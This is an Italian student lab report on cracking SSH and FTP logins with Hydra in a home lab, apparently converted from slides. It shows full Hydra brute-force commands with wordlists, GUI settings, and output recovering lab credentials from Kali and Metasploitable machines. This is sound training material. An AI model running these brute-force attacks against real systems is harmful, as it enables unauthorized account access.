
Esercizio S6 L4


Authentication cracking con Hydra

Esercizio guidato su SSH da Kali a Kali.



```
┌──(fernando㉿fernando)-[~]
└─$ sudo adduser test_user
[sudo] password for fernando:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(fernando㉿fernando)-[~]
└─$ sudo service ssh start

┌──(fernando㉿fernando)-[~]
└─$ sudo nano /etc/ssh/sshd_config

┌──(fernando㉿fernando)-[~]
└─$  ssh test_user@192.168.1.189
The authenticity of host '192.168.1.189 (192.168.1.189)' can't be established.
ED25519 key fingerprint is SHA256:iw0eFmxbLdoLVD9eUxxPJr9rdnTpj9ioI16JelRIE1Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.189' (ED25519) to the list of known hosts.
test_user@192.168.1.189's password:
Linux fernando 6.5.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿fernando)-[~]
└─$ █
```

Creo un nuovo utente di test e attivo il servizio SSH



Target

● Single Target: 192.168.1.189

○ Target List

□ Prefer IPV6

Port: 0

Protocol: ssh

Output Options


□ Use SSL □ Use old SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

A sinistra si può vedere come configurare Hydra in versione grafica.

-Impostiamo come indirizzo IP target quello di Kali.



Username

○ Username: yourname

● Username List:)-million-usernames.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password: yourpass

● Password List: passwords-1000000.txt

○ Generate: 1:1:a


Colon separated file

□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames...
```

-Selezioniamo delle liste di username e password.



Performance Options

Number of Tasks: 4

Timeout: 30

□ Exit after first found pair (per host)

□ Exit after first found pair (global)

□ Do not print messages about connection errors

Use a HTTP/HTTPS Proxy

● No Proxy ○ HTTP Method ○ CONNECT Method

Proxy: http://127.0.0.1:8080


□ Proxy needs authentication

Username: yourname

Password: yourpass


```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames...
```

-Molte configurazioni SSH limitano il numero di attività parallele, impostiamo il numero di task a 4.




```
┌──(fernando㉿fernando)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net
-10-million-passwords-1000000.txt 192.168.1.189 -t4 ssh -V
```

Questo è il comando da inserire sulla shell per eseguire lo stesso attacco visto precedentemente, -L indica la lista di user da utilizzare, -P la lista di password, viene indicato l’IP target, -t4 è il numero di task parallele da eseguire, ssh è il protocollo, -V visualizza a schermo i tentativi



```
┌──(fernando㉿fernando)-[~/Desktop]
└─$ hydra -L /home/fernando/Desktop/usertest.txt -P /home/fernando/Desktop/passtest.txt  192.168.1.189 -t4 ssh -V
```


Questa è un test effettuato con unal limitata di Username e password per velocizzare il processo



```
[ATTEMPT] target 192.168.1.189 - login "gatto" - pass "prova" - 38 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "gatto" - pass "ciao" - 39 of 51 [child 3] (0/2)
[ATTEMPT] target 192.168.1.189 - login "gatto" - pass "cane" - 40 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "gatto" - pass "gatto" - 41 of 51 [child 3] (0/2)
[ATTEMPT] target 192.168.1.189 - login "gatto" - pass "testpass" - 42 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "user" - 43 of 51 [child 3] (0/2)
[RE-ATTEMPT] target 192.168.1.189 - login "test_user" - pass "user" - 43 of 51 [child 3] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "admin" - 44 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "prova" - 45 of 51 [child 3] (0/2)
[STATUS] 45.00 tries/min, 45 tries in 00:01h, 6 to do in 00:01h, 2 active
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "ciao" - 46 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "cane" - 47 of 51 [child 3] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "gatto" - 48 of 51 [child 2] (0/2)
[ATTEMPT] target 192.168.1.189 - login "test_user" - pass "testpass" - 49 of 51 [child 3] (0/2)
[22][ssh] host: 192.168.1.189   login: test_user   password: testpass
[REDO-ATTEMPT] target 192.168.1.189 - login "user" - pass "user" - 50 of 51 [child 3] (1/2)
[REDO-ATTEMPT] target 192.168.1.189 - login "user" - pass "admin" - 51 of 51 [child 2] (2/2)
```

Come possiamo vedere Hydra ha trovato con successo l’username e la password

FTP da Kali a Kali.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.9 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [122 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [285 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [226 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [913 kB]
Fetched 67.0 MB in 7s (9,906 kB/s)
Reading package lists... Done

┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1001 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (172 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 398533 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

Installo e avvio il servizio FTP

Questa volta eseguiamo il password cracking con la versione grafica di Hydra.

-Configuriamo l’idirizzo IP del target e il protocollo FTP.



Target

● Single Target 192.168.1.190

○ Target List

□ Prefer IPV6

Port 0

Protocol ftp

Output Options


□ Use SSL □ Use old SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 1...
```

-Selezionamo le liste di username e password.



Username

○ Username yourname

● Username List ne/kali/Desktop/user.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password yourpass

● Password List ne/kali/Desktop/pass.txt

○ Generate 1:1:a


Colon separated file

□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 1...
```

-Avviamo Hydra che trova subito la nostra combinazione di username e password.




Output

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:4/p:5), ~2 t
[DATA] attacking ftp://192.168.1.190:21/
[21][ftp] host: 192.168.1.190   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 1
<finished>
```

```
hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 1...
```

Bonus

FTP da Kali a Metasploitable



```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 t
[DATA] attacking ftp://192.168.1.66:21/
[21][ftp] host: 192.168.1.66   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 1
<finished>
```

```
hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt -t 1...
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.1.66
PING 192.168.1.66 (192.168.1.66) 56(84) bytes of data.
64 bytes from 192.168.1.66: icmp_seq=1 ttl=64 time=0.179 ms
64 bytes from 192.168.1.66: icmp_seq=2 ttl=64 time=0.337 ms
64 bytes from 192.168.1.66: icmp_seq=3 ttl=64 time=0.281 ms
^C
── 192.168.1.66 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2027ms
rtt min/avg/max/mdev = 0.179/0.265/0.337/0.065 ms

┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.1.66
Connected to 192.168.1.66.
220 (vsFTPd 2.3.4)
Name (192.168.1.66:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

In primo luogo ho verificato che ci fosse comunicazione tra Kali e Metasploitable.
Ho effettuato un attacco FTP con parametri simili a quelli visti precedentemente ma indicando come IP target quello di Metsploitable.